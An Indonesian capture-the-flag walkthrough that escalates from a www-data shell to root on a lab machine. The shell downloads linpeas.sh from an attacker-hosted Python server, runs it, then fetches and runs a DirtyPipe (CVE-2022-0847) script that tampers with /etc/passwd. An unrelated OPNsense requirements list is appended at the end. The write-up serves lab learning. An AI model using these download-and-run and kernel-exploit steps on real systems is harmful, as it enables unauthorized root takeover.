-gunakan linpeas.sh untuk menemukan celah pada server (https://github.com/carlospolop/PEASS-ng/releases/tag/20230312) dan serve file tersebut dengan python

```
┌──(root㉿kali)-[/home/kali]
└─# ls
3.jpg              Downloads          pass-ica1.txt          Templates
3.jpg.out          EJS-RCE-attack.py  php-reverse-shell.php  test.PHP
45010.c            hash               Pictures               test.txt
abcs.txt           hash-randy.txt     Public                 test-wordlist.txt
ajax.php.bak       hash-sqli.txt      reset_root             user-funbox.txt
backup.zip         hydra.restore      reverse-shell.php      user-ica1.txt
corrosion          linpeas.sh         script.py              user.txt
dc-2-username.txt  modification.txt   shell.php              Videos
Desktop            Music              shell.sh               wordlist.txt
Documents          mysqli-passwd.txt  ssh_key.rsa

┌──(root㉿kali)-[/home/kali]
└─# python3 -m http.server 8000
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
```

-navigasi ke directory tmp dan download file linpeas.sh dari kali linux

```
www-data@morpheus:/var/nginx/html$ cd /tmp
cd /tmp
www-data@morpheus:/tmp$ wget http://192.168.100.5:8000/linpeas.sh
wget http://192.168.100.5:8000/linpeas.sh
--2023-03-16 07:59:29--  http://192.168.100.5:8000/linpeas.sh
Connecting to 192.168.100.5:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 828172 (809K) [text/x-sh]
Saving to: 'linpeas.sh'

linpeas.sh          100%[===================>] 808.76K   857KB/s    in 0.9s

2023-03-16 07:59:30 (857 KB/s) - 'linpeas.sh' saved [828172/828172]

www-data@morpheus:/tmp$
```

-tambahkan permission execute pada file linpeas.sh

```
www-data@morpheus:/tmp$ ls -la
ls -la
total 820
drwxrwxrwt  2 root     root       4096 Mar 16 07:59 .
drwxr-xr-x 19 root     root       4096 Oct 28  2021 ..
-rw-rw-rw-  1 www-data www-data 828172 Feb 27 08:56 linpeas.sh
www-data@morpheus:/tmp$ chmod +x linpeas.sh
chmod +x linpeas.sh
www-data@morpheus:/tmp$
```

-jalankan file linpeas.sh


```
www-data@morpheus:/tmp$ ./linpeas.sh
```

-setelah dieksekusi ternyata server tersebut rentan dengan serangan CVE-2022-0847 DirtyPipe


```
╔═══════════╗ Executing Linux Exploit Suggester
╚ https://github.com/mzet-/linux-exploit-suggester
cat: write error: Broken pipe
cat: write error: Broken pipe
cat: write error: Broken pipe
[+] [CVE-2021-3490] eBPF ALU32 bounds tracking for bitwise ops

   Details: https://www.graplsecurity.com/post/kernel-pwning-with-ebpf-a-love-story
   Exposure: probable
   Tags: ubuntu=20.04{kernel:5.8.0-(25|26|27|28|29|30|31|32|33|34|35|36|37|38|39|40|41|4
2|43|44|45|46|47|48|49|50|51|52)-*},ubuntu=21.04{kernel:5.11.0-16-*}
   Download URL: https://codeload.github.com/chompie1337/Linux_LPE_eBPF_CVE-2021-3490/zi
p/main
   Comments: CONFIG_BPF_SYSCALL needs to be set && kernel.unprivileged_bpf_disabled ≠ 1

[+] [CVE-2022-0847] DirtyPipe

   Details: https://dirtypipe.cm4all.com/
   Exposure: probable
   Tags: ubuntu=(20.04|21.04),[ debian=11 ]
   Download URL: https://haxx.in/files/dirtypipez.c
```

-cari program untuk melakukan exploit dengan CVE-2022-0847 DirtyPipe di https://gitcode.net/explore dan pilih `mirrors / r1is / CVE-2022-0847`

-buka file Dirty-Pipe.sh




-download source code Dirty-Pipe.sh (https://gitcode.net/mirrors/r1is/CVE-2022-0847/-/blob/main/Dirty-Pipe.sh)



-setelah berhasil didownload serve file tersebut ke server dengan menggunakan python3

-download file Dirty-Pipe.sh dari kali linux ke server



-tambahkan permission execute pada file Dirty-Pipe.sh

```
www-data@morpheus:/tmp$ chmod +x Dirty-Pipe.sh
chmod +x Dirty-Pipe.sh
www-data@morpheus:/tmp$
```

-eksekusi file Dirty-Pipe.sh

```
www-data@morpheus:/tmp$ ./Dirty-Pipe.sh
```

-setelah dieksekusi berhasil didapat akses root

```
www-data@morpheus:/tmp$ ./Dirty-Pipe.sh
./Dirty-Pipe.sh
/etc/passwd已备份到/tmp/passwd
It worked!

# 恢复原来的密码
rm -rf /etc/passwd
mv /tmp/passwd /etc/passwd
root@morpheus:/tmp#
```

```
root@morpheus:/tmp# cd /root
cd /root
root@morpheus:~# ls
ls
FLAG.txt
root@morpheus:~# cat FLAG.txt
cat FLAG.txt
You've won!

Let's hope Matrix: Resurrections rocks!

root@morpheus:~#
```

System Requirement

OPNsense:
-OPNsense 23.1-amd64
-FreeBSD 13.1-RELEASE-p5
-OpenSSL 1.1.1s 1 Nov 2022

Kali Linux: 2022.4